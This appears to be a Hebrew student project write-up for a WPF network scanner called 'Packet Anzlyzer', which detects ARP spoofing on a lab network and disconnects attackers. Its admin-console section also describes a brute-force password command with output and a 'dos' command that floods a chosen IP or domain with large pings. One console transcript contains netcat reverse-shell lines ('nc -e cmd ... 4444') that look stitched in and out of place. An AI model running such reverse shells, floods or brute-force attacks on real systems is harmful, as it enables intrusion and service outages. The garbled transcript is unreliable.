


Packet Anzlyzer

3)טאב שלישי – Network Process :



מכיל ListBox (בחלק העליון של הטאב) המציג את התהליכים שקורים ברשת, מצבי המחשבים השונים ברשת המקומית ועוד. חלק זה רץ ופועל באופן מתמיד והוא מדפיס את תכני המידע שקיבל באמצעות חיבור Socketn בין הסורק לבין כל אחד מהמחשבים ברשת המקומית (במעבדה), מידע אשר שולח ה מחשב אל הסורק.



בחלק התחתון של הטאב יש ListView שמכיל את כל המתקפות שמתרחשות באותו רגע ברשת המקומית ואת המידע לגביהן. ה- ListView מכיל 6 עמודות בהן מידע: Attacker IP – כתובת הIP של המתקיף.

Packet Anzlyzer

- Attacker MAC – כתובת הMAC של המתקיף.



- Victim IP – כתובת הIP של המותקף.

- Victim MAC – כתובת הMAC של המותקף.

- Defense – מכיל כפתור שלחיצה עליו גורמת לסורק לעצור את ביצוע המתקפה הזאת על ידי טיפול בתוקף וניתוקו מהרשת המקומית.


- Status – מצב המתקפה: יכול להיות או Attack או safe, כאשר Attack אומר שהמתקפה מתרחשת כעת וsafe אומר שהיא כבר לא פועלת והמחשב מוגן.

כפי שניתן לראות, כאשר הסקאנר מזהה כי מחשב מסוים נתקף, הוא מתריע באמצעות צביעת הטאב השלישי בצבע צהוב.




Packet Anzlyzer

לאחר שנלחץ עליו, הצבע יחזור למקור, ונוכל להגן על המחשב המותקף.



(4 טאב רביעי – Connected computers :




מכיל ListBox ובה כל כתובות ה-IP של מחשבים ברשת המקומית שלי עם התוכנה של חיבור ה-socket בינם לבין ה-Scanner.


8.1.4 חלון ה- Console :

חלון זה משמש על ידי ה-Admin, אשר כותב פקודות מובנות ומשיג מידע ופעולות על המחשב, הממשק וחלון ה-Console.


Packet Anzlyzer



כאשר מוקלדת פקודה שאינה קיימת, מוצגת הודעה המראה את הפקודות הקיימות.




הפקודות cmd, מבקשת את סיסמת המנהל (המתחילה כאקראית). כאשר מוקלדת הסיסמה הנכונה, ניתן להקליד את פקודה זו, ובכך נפתח חלון cmd לשימוש המשתמש.




Packet Anzlyzer

סיסמה שגוייה תוצג בהודעה.



```
ScannerWPF/>Admin Console
Hello Admin, welcome to the Console Line
pkooda
HP-CZC409457W:>There is no command like this!
HP-CZC409457W:>Try one of this: cmd/dos/color/domain name/user name/time/OS/new
pass/forget pass/end/exit
cmd
HP-CZC409457W:>Enter Password:
aaaa
HP-CZC409457W:>Wrong password!
```


הפקודה forget pass או bf, תריץ את כל האפשרויות הקיימות לסיסמה בעלת ארבעה תווים ותגלה את הסיסמה.



```
ScannerWPF/>Admin Console
4kos
5kos
6kos
7kos
8kos
9kos
alos
blos
clos
dlos
elos
flos
glos
hlos
ilos
jlos
klos
llos
mlos
nlos
olos
plos
qlos
The password is: rlos
```


הקלדת סיסמה זו לאחר הקלדת הפקודה cmd, תאפשר את הגישה לחלון זה.

Packet Anzlyzer



```
C:\Windows\System32\cmd.exe
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.
F:\Scanner\ScannerWPF_\Scanner\ScannerWPF\bin\Debug>
nc -l -p 4444
[+] Listening on port 4444
[+] Accepted connection from 10.0.2.15
nc -e cmd 10.0.2.15 4444
The password is: rlos
HP-CZC409457W: />Enter Password:
rlos
HP-CZC409457W: />Open cmd
```

הפקודה color משנה את צבע הטקסט המופיע בחלון זה על פי בחירת המשתמש.



```
ScannerWPF /> Admin Console
Hello Admin, welcome to the Console Line
color
HP-CZC409457W: />Change color <red/blue/green/yellow/white/reset>
yellow
HP-CZC409457W: />It is what do you want?
```

הפקודה new pass תקבל אליה את הסיסמה הישנה, ותאפשר למשתמש לשנות את הסיסמה לאחרת.

הפקודה dos תתן למשתמש אפשרות לבצע תקיפת dos- במטרה לנטר ולשלוח מנות שיגיעו למחשב אחר, לפי כתובת Ip או dns לפי בחירת המשתמש.

Packet Anzlyzer

```

ScannerWPF/>Admin Console
bshd
cshd
dshd
eshd
fshd
gshd
hshd
ishd
jshd
kshd
lshd
The password is: mshd
new pass
HP-CZC409457W:>Enter old password:
mshd
HP-CZC409457W:>Enter new password.
brk3
HP-CZC409457W:>Your password had changed.
dos
HP-CZC409457W:>Enter Password:
brk3
IP or DNS ?
ip
Enter IP to attack:
192.168.1.75

```

```

C:\Windows\System32\cmd.exe
Pinging moomoo.co.il [173.199.143.40] with 65000 bytes of data:
Reply from 173.199.143.40: bytes=65000 time=451ms TTL=48
Reply from 173.199.143.40: bytes=65000 time=452ms TTL=48
Reply from 173.199.143.40: bytes=65000 time=453ms TTL=48
Reply from 173.199.143.40: bytes=65000 time=451ms TTL=48
Reply from 173.199.143.40: bytes=65000 time=453ms TTL=48
Reply from 173.199.143.40: bytes=65000 time=451ms TTL=48
Reply from 173.199.143.40: bytes=65000 time=451ms TTL=48
Reply from 173.199.143.40: bytes=65000 time=450ms TTL=48
Reply from 173.199.143.40: bytes=65000 time=451ms TTL=48
Reply from 173.199.143.40: bytes=65000 time=452ms TTL=48
Reply from 173.199.143.40: bytes=65000 time=451ms TTL=48
Reply from 173.199.143.40: bytes=65000 time=451ms TTL=48
Reply from 173.199.143.40: bytes=65000 time=451ms TTL=48
Reply from 173.199.143.40: bytes=65000 time=450ms TTL=48
Reply from 173.199.143.40: bytes=65000 time=451ms TTL=48
Reply from 173.199.143.40: bytes=65000 time=451ms TTL=48
Reply from 173.199.143.40: bytes=65000 time=452ms TTL=48
Reply from 173.199.143.40: bytes=65000 time=452ms TTL=48
Reply from 173.199.143.40: bytes=65000 time=498ms TTL=48
Reply from 173.199.143.40: bytes=65000 time=451ms TTL=48

```

הפקודות domain name ו-user name מציגות את שם המשתמש של המחשב ואת שם הדומיין שלו בהתאם.
 כמו כן, הפקודה time, מציגה את הזמן הנוכחי לפי המחשב.
 הקלדת הפקודה os תדפיס את המידע על מערכת ההפעלה של הסורק.

```

ScannerWPF/>Admin Console
Hello Admin, welcome to the Console Line
domain name
HP-CZC409457W:>User Domain Name is: HP-CZC409457W
user name
HP-CZC409457W:>User Name is: user
time
Current date and time:      2016-12-01 16:50
Daylight saving time?      False
Coordinated Universal Time: 2016-12-01 14:50
UTC offset:                02:00:00
os
HP-CZC409457W:>Operation System Version: Microsoft Windows NT 6.2.9200.0

```


Packet Anzlyzer


הקלדת הפקודה end תסיים את תת-התהליך המשמש לכתיבת פקודות בחלון זה.
בדומה לכפתור ה exit בממשק הסורק, אשר סוגר את חלון הממשק, הפקודה exit, תסגור, את הממשק.

8.1.5 ממשק מצב המחשב:

- בעל חיבור Socket למחשב בו פועלת תכנית ה-Scanner, כאשר הוא מממש את צד השרת וה-Scanner את צד הלקוח.
- מאזין לבקשות של ה-Scanner. אם ה-Scanner שולח הודעה ללא תוכן אז ממשק מצב המחשב מאתר את כתובת ה-MAC של ה-Default-Gateway שכתובה בטבלת ה-ARP של אותו המחשב. כאשר הוא שולח הודעה עם תוכן בו כתוב: Defense אז הממשק גורם לאותו מחשב להתנתק מן הרשת, באמצעות כתיבה לתוך מערכת ההפעלה.
- מאתר את מצב המחשב באותו הרגע.

איתור המצב מתבצע בכל כמה שניות. ישנם שלושה סטטוסים שונים שיכולים להתקבל בסיום איתור המצב:

(1) NOP – אומר שעוד לא התקבלה שום פקטת ARP-Reply מתחילת הרצת התכנית, כתובת ה-MAC שלידו תהיה כתובת ה-MAC הנכונה והאמיתית של Gateway.



```
H:\30.5\computer-Status\Computer-Status\bin\Debug\HistoryPackets.exe
14:AE:DB:55:F5:38&NOP
handling client - i send it
14:AE:DB:55:F5:38&NOP
handling client - i send it
```

(2) not attack me never – אומר שהמחשב לא הותקף עוד, בניגוד ל-NOP המחשב כבר קיבל פקטת ARP-Reply אך כתובת ה-MAC של השולח הייתה הכתובת הנכונה של Gateway ולא מזויפת.

Packet Anzlyzer

```
file:///C:/Users/k2/Desktop/30.5/computer-Status/Computer-Status/bin/Debug/HistoryPackets.EXE
F8:66:F2:31:76:60&not attack me never
handling client - i send it
F8:66:F2:31:76:60&not attack me never
handling client - i send it
F8:66:F2:31:76:60&not attack me never
handling client - i send it
F8:66:F2:31:76:60&not attack me never
handling client - i send it
F8:66:F2:31:76:60&not attack me never
handling client - i send it
F8:66:F2:31:76:60&not attack me never
handling client - i send it
F8:66:F2:31:76:60&not attack me never
handling client - i send it
F8:66:F2:31:76:60&not attack me never
handling client - i send it
F8:66:F2:31:76:60&not attack me never
handling client - i send it
F8:66:F2:31:76:60&not attack me never
handling client - i send it
F8:66:F2:31:76:60&not attack me never
handling client - i send it
```

